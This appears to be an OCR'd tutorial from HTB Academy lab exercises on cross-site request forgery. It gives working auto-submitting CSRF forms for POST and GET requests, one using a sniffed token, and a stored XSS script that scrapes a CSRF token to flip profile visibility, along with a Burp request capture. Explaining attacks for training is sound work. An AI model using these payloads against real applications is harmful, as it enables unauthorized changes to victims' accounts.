
Create an HTML page containing a form that will submit an update-profile request to the application. This HTML form will include hidden fields with the attacker's details and will auto-submit when the page loads.
Save this page as notmalicious.html.

```
<html>
  <body>
    <form id="submitMe" action="http://xss.htb.net/api/update-profile" method="POST">
      <input type="hidden" name="email" value="attacker@htb.net" />
      <input type="hidden" name="telephone" value="(227)-750-8112" />
      <input type="hidden" name="country" value="CSRF_POC" />
      <input type="submit" value="Submit request" />
    </form>
    <script>document.getElementById("submitMe").submit();</script>
  </body>
</html>
```


Executing the Attack:

With the victim's browser session still authenticated, navigate to the malicious page you're serving, e.g., http://<VPN/TUN Adapter IP>:1337/notmalicious.html.

Upon visiting this page, the form will auto-submit, and the profile information for the victim will be updated to the attacker's provided details.



Exploiting the vulnerability using GET requests



Illustrating a GET-Based CSRF Attack with a Sniffed Token

Suppose an attacker on the same local network has intercepted a GET request containing a CSRF token. This token is meant to protect against Cross-Site Request Forgery attacks; however, the attacker decides to exploit it to alter the profile of a user named Julie Rogers. While they could opt for a session hijacking attack using the captured session cookie, they choose to proceed with a CSRF attack.

Creating the Malicious GET Request

To execute the CSRF attack, the attacker crafts an HTML page that will mimic the legitimate save profile action for the user Julie Rogers. The attacker saves this page as notmalicious_get.html. The content of the HTML file includes a form that, when submitted, sends a GET request to the server with the attacker's details and the sniffed CSRF token

```
<html>
  <body>
    <form id="submitMe" action="http://csrf.htb.net/app/save/julie.rogers@example.com"
method="GET">
      <input type="hidden" name="email" value="attacker@htb.net" />
```

```
      <input type="hidden" name="telephone" value="(227)-750-8112" />
      <input type="hidden" name="country" value="CSRF_POC" />
      <input type="hidden" name="action" value="save" />
      <input type="hidden" name="csrf"
value="30e7912d04c957022a6d3072be8ef67e52eda8f2" />
      <input type="submit" value="Submit request" />
    </form>
    <script>document.getElementById("submitMe").submit();</script>
  </body>
</html>
```

Hosting the Attack Page


The attacker then serves this malicious HTML page from their machine using a simple command, which starts a basic HTTP server:

```
python -m http.server 1337
```

This makes the page accessible over the network at http://<Attacker's IP>:1337/notmalicious_get.html.

Launching the Attack

The attacker now waits for Julie Rogers to be logged in to the application. When Julie visits the attacker's page from her browser, the form is automatically submitted, and the profile update operation is performed as if Julie herself initiated it. Consequently, the profile details for Julie Rogers are changed to those specified by the attacker.



Visual Confirmation

Upon the form submission, the profile details for Julie Rogers will be updated, which can be confirmed visually through the application interface or via a success message displayed to Julie.


Bypassing CSRF Protection via Stored XSS

When a web application has CSRF defenses in place, attackers might seek to circumvent these protections. One method to achieve this is by exploiting stored Cross-Site Scripting (XSS) vulnerabilities. Here, we illustrate this process using the "Change visibility" function in a user profile as an example.

Steps to Exploit Stored XSS for CSRF Bypass

Initiate Profile Visibility Change:

Login to the web application and navigate to the user profile.
Locate and click on the "Change visibility" button to alter the profile's visibility settings.



Intercept the Request with Burp Suite:

Set up Burp Suite to capture the outgoing web requests.
As you change the profile visibility (in this case, making the profile public), use Burp Suite to grab the request that gets generated when you click the "Make Public" button.

```
Pretty  Raw  Hex
1  POST /app/change-visibility HTTP/1.1
2  Host: minilab.htb.net
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 51
9  Origin: http://minilab.htb.net
10 DNT: 1
11 Connection: close
12 Referer: http://minilab.htb.net/app/change-visibility
13 Cookie: auth-session=s%3AJtQ95HCtlNpOBEPabIGRAhpUYAy92qgw.pjZnkgxjZFClKd4RhgHgZyQ7VQEmjgMX36rhsESkHHU
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 csrf=70ae7d4603cc6ac5ca03cb4e7180b029&action=change
```

Capture the Make Public Request:
Observe the request details in Burp Suite once the "Make Public" button is clicked. This information is crucial for crafting the XSS payload.

Craft XSS Payload for Vulnerable Field:


Utilize the information from the intercepted request to craft an XSS payload tailored for the field vulnerable to XSS – in this scenario, the "Country" field.
Inject the crafted XSS payload into the "Country" field and proceed to save the profile changes.

```
<script>
// create a new XMLHttpRequest object that perform a GET request to the target
var req = new XMLHttpRequest();

// specify to execute handleResponse function when the page loads.
req.onload = handleResponse;

// perform GET request. This can be found in the Burp Suite
req.open('get','/app/change-visibility',true);
req.send();

// handleResponse function
function handleResponse(d) {
    // retrieve the csrf value from the page after the GET request
    var token = this.responseText.match(/name="csrf" type="hidden" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    // perform the action we want to do, in this case, change the visibility of the profile.
    // the action is specified in the "action" parameter below
    changeReq.open('post', '/app/change-visibility', true);
    changeReq.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    changeReq.send('csrf='+token+'&action=change');
};
</script>
```

Note the Shareable Profile URL:

After making the profile public, a "Share" option typically becomes available.

Document the URL provided for sharing the user’s profile. This URL will play a central role in the attack strategy.




Test Visibility with a Different User:

Open a new private/incognito window and log in with a different user account.
Verify that this second user’s profile does not display the "Share" option, indicating that the profile is private.

minilab.htb.net/app/

ifications HTB Academy CTF Platform Help Center HTB Blog



محمدطاها رضایی

@goldenpeacock467

Email

mhmdth.rdyy@example.com

Telephone

0989-854-9228


Country

Iran

Save | Change Visibility | Delete

Visit the Noted URL:

Still in the private browsing session, navigate to the URL noted from the earlier step where the XSS payload was saved.



Upon visiting this URL, the stored XSS payload is executed, causing the second user's profile to become public.

Outcome of the Exploit

By following these steps, an attacker can manipulate the visibility of a user's profile, effectively bypassing the CSRF protection through stored XSS. This example demonstrates how two separate web application vulnerabilities can be chained together to achieve a more impactful exploit.